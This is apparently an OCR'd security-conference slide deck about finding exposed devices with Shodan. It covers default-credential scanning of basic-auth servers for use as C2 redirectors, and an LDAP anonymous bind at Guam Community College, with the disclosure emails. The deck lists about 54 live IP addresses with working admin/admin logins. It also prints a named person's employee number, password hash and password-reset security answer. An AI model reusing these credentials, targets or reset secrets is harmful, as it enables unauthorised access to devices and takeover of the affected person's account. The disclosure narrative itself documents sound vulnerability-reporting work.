
2024-05-09T19:52:26.457921

```
HTTP/1.1 200 OK
Connection: close
Server: IP Webcam Server 0.4
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: -1
Access-Control-Allow-Origin: *
Content-Type: text/html
```

WITH A BIT OF OSINT...

WITH A BIT OF OSINT...

BUT IT IS NOT ONLY CAMERAS...




CASE II


NETWORK DEVICES AS C2 REDIRECTORS

- *Searched Shodan for:* ***WWW-Authenticate: Basic***
- *Found several HTTP/HTTPS servers allowing basic authentication*
- *Created a short python script to attempt to connect to the servers using the following default credentials: usernames = ["admin", "test", "admin", "administrator"] passwords = ["admin", "test", "12345", "administrator"]*
- *The script uses multithreading*
- *Found several servers with default credentials*

Target	Username	Password
http://151.233.153.197	admin	admin
http://151.233.231.172	admin	admin
http://151.247.112.61	admin	admin
http://185.120.228.129	admin	admin
http://185.131.139.164	admin	admin
http://185.72.80.100	admin	admin
http://188.210.123.152	admin	admin
http://188.210.176.55	admin	admin
http://188.211.178.31	admin	admin
http://188.211.183.3	admin	admin
http://188.211.221.198	admin	admin
http://188.211.32.123	admin	admin
http://188.215.166.240	admin	admin
http://195.181.1.45	admin	admin
http://2.176.191.107	admin	admin
http://2.176.2.245	admin	admin
http://2.176.50.204	admin	admin
http://2.176.66.103	admin	admin
http://2.177.187.188	admin	admin
http://2.177.194.16	admin	admin
http://2.177.223.255	admin	admin
http://2.177.248.140	admin	admin
http://2.177.76.198	admin	admin
http://2.179.57.130	admin	admin
http://2.180.167.234	admin	admin
http://2.180.206.93	admin	admin
http://2.183.108.169	admin	admin

Target	Username	Password
http://46.100.131.165	admin	admin
http://46.100.150.181	admin	admin
http://46.100.94.37	admin	admin
http://46.248.33.125	admin	admin
http://5.200.178.169	admin	admin
http://5.200.211.21	admin	admin
http://5.232.100.129	admin	admin
http://5.232.108.21	admin	admin
http://5.232.137.64	admin	admin
http://5.232.193.208	admin	admin
http://5.232.30.190	admin	admin
http://5.232.75.39	admin	admin
http://5.232.80.51	admin	admin
http://5.233.205.154	admin	admin
http://5.233.240.192	admin	admin
http://5.234.128.120	admin	admin
http://5.234.187.137	admin	admin
http://5.238.214.253	admin	admin
http://5.238.29.83	admin	admin
http://5.239.103.189	admin	admin
http://5.239.121.79	admin	admin
http://5.74.110.255	admin	admin
http://5.74.12.219	admin	admin
http://5.74.14.154	admin	admin
http://5.74.188.239	admin	admin
http://5.74.200.0	admin	admin
http://5.74.237.60	admin	admin

NETWORK DEVICES AS C2 REDIRECTORS




NETWORK DEVICES AS C2 REDIRECTORS - CONCLUSIONS

- *Started from a very large scope → servers with Basic Authentication*
- *Narrowed the scope during testing → Servers with Basic authentication where our credentials worked → Routers*


CASE III

LDAP Anonymous Bind – The Search

- *Searched Shodan for LDAP servers allowing anonymous binding*
- *Found several results and extracted them*
- *Most LDAP servers contained phone numbers and email addresses (PII, but not too bad), however…*



LDAP ANONYMOUS BIND – EXPOSED DATA

```
# samruay.clapp, People, guamcc.edu
dn: uid=samruay.clapp,ou=People,dc=guamcc,dc=edu
employeeNumber: B00074157
userPasswordBanner: {SSHA}27MkGkHG8dmoM6stCngZ6G+E128wRFoyVVkxNw==
securityAnswerBanner: B000741570222
googleProvision: TRUE
uid: samruay.clapp
sn: Clapp
cn: Samruay Clapp
givenName: Samruay
udcid: DDE3316BE7086074E0431801A8C0B128
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: lpSghePerson
securityQuestion: Enter your Banner Student ID or Banner Employee ID followed
 by the month and day of your birthdate. (ex.B88888888mmdd)
securityAnswer: B000741570222
mail: samruay.clapp@guamcc.edu
```


GUAM COMMUNITY COLLEGE


Guam Community College

- *Well, it can't be that bad, they must use 2FA!*

Guam Community College

- *Well, it can't be that bad, they must use 2FA!*
- *No…*

Guam Community College



GUAM COMMUNITY COLLEGE – WHAT NOW?

- *This happened around October 2023*
- *Reported the issue straight away to Guam Community College and Guam CERT*
- *At the time, due to hurricanes, Guam was in COR1, keeping the college closed and the issue not fixed*
- *After a few days, I am told that the issue was fixed and the exposed LDAP port is not accessible any longer*

  - This was only partly true → The LDAP port was not accessible any longer, but the issue was not fixed. Anybody who had access to the old data could still reset passwords. Once the passwords were reset, an attacker could still login using the new password without any sort of MFA

GUAM COMMUNITY COLLEGE – DISCLOSURE

Matei,

Guam is on COR1 and GCC is closed, but we will take precautionary measures to harden the security to protect LDAP from potential threats from the internet.

Adrian

GUAM COMMUNITY COLLEGE – DISCLOSURE

Hi,

Thank you for the update. I hope things get better soon in Guam. As for remediation, it is not only the LDAP configuration which must be changed, but also the Security Answers for every account, as attackers may have been able to exfiltrate the data already and reset user passwords.

Please let me know if you need any additional information.

Kind regards,
Matei

GUAM COMMUNITY COLLEGE – WHAT NOW?

- *I expressed my concerns to the stakeholders, but did not receive any response. So I let it go for a while…*
- *Fast forward to February 2024 and I run my research again. I was disappointed to see my old friend again: Guam Community College.*

The LDAP port was exposed again with all the data from before.

- *I try again, the issue is still exploitable, and I find the following message on the board for all students*

Campus Announcements

Change Your Password

Hafa Adai Students, Faculty, Staff and Administrators,

As you may have heard, there have been several cyberattacks targeting U.S., Federal and GovGuam agencies in the recent past. These attacks could compromise your MyGCC account and expose your personal information.

To protect your account, we urge you to update your password on all GCC accounts as soon as possible, and to do so regularly every three months. This is a simple, but effective way to enhance your cybersecurity and the network's resilience.

If you detect any suspicious activity on your account at any time, please change your password immediately and inform GCC MIS.

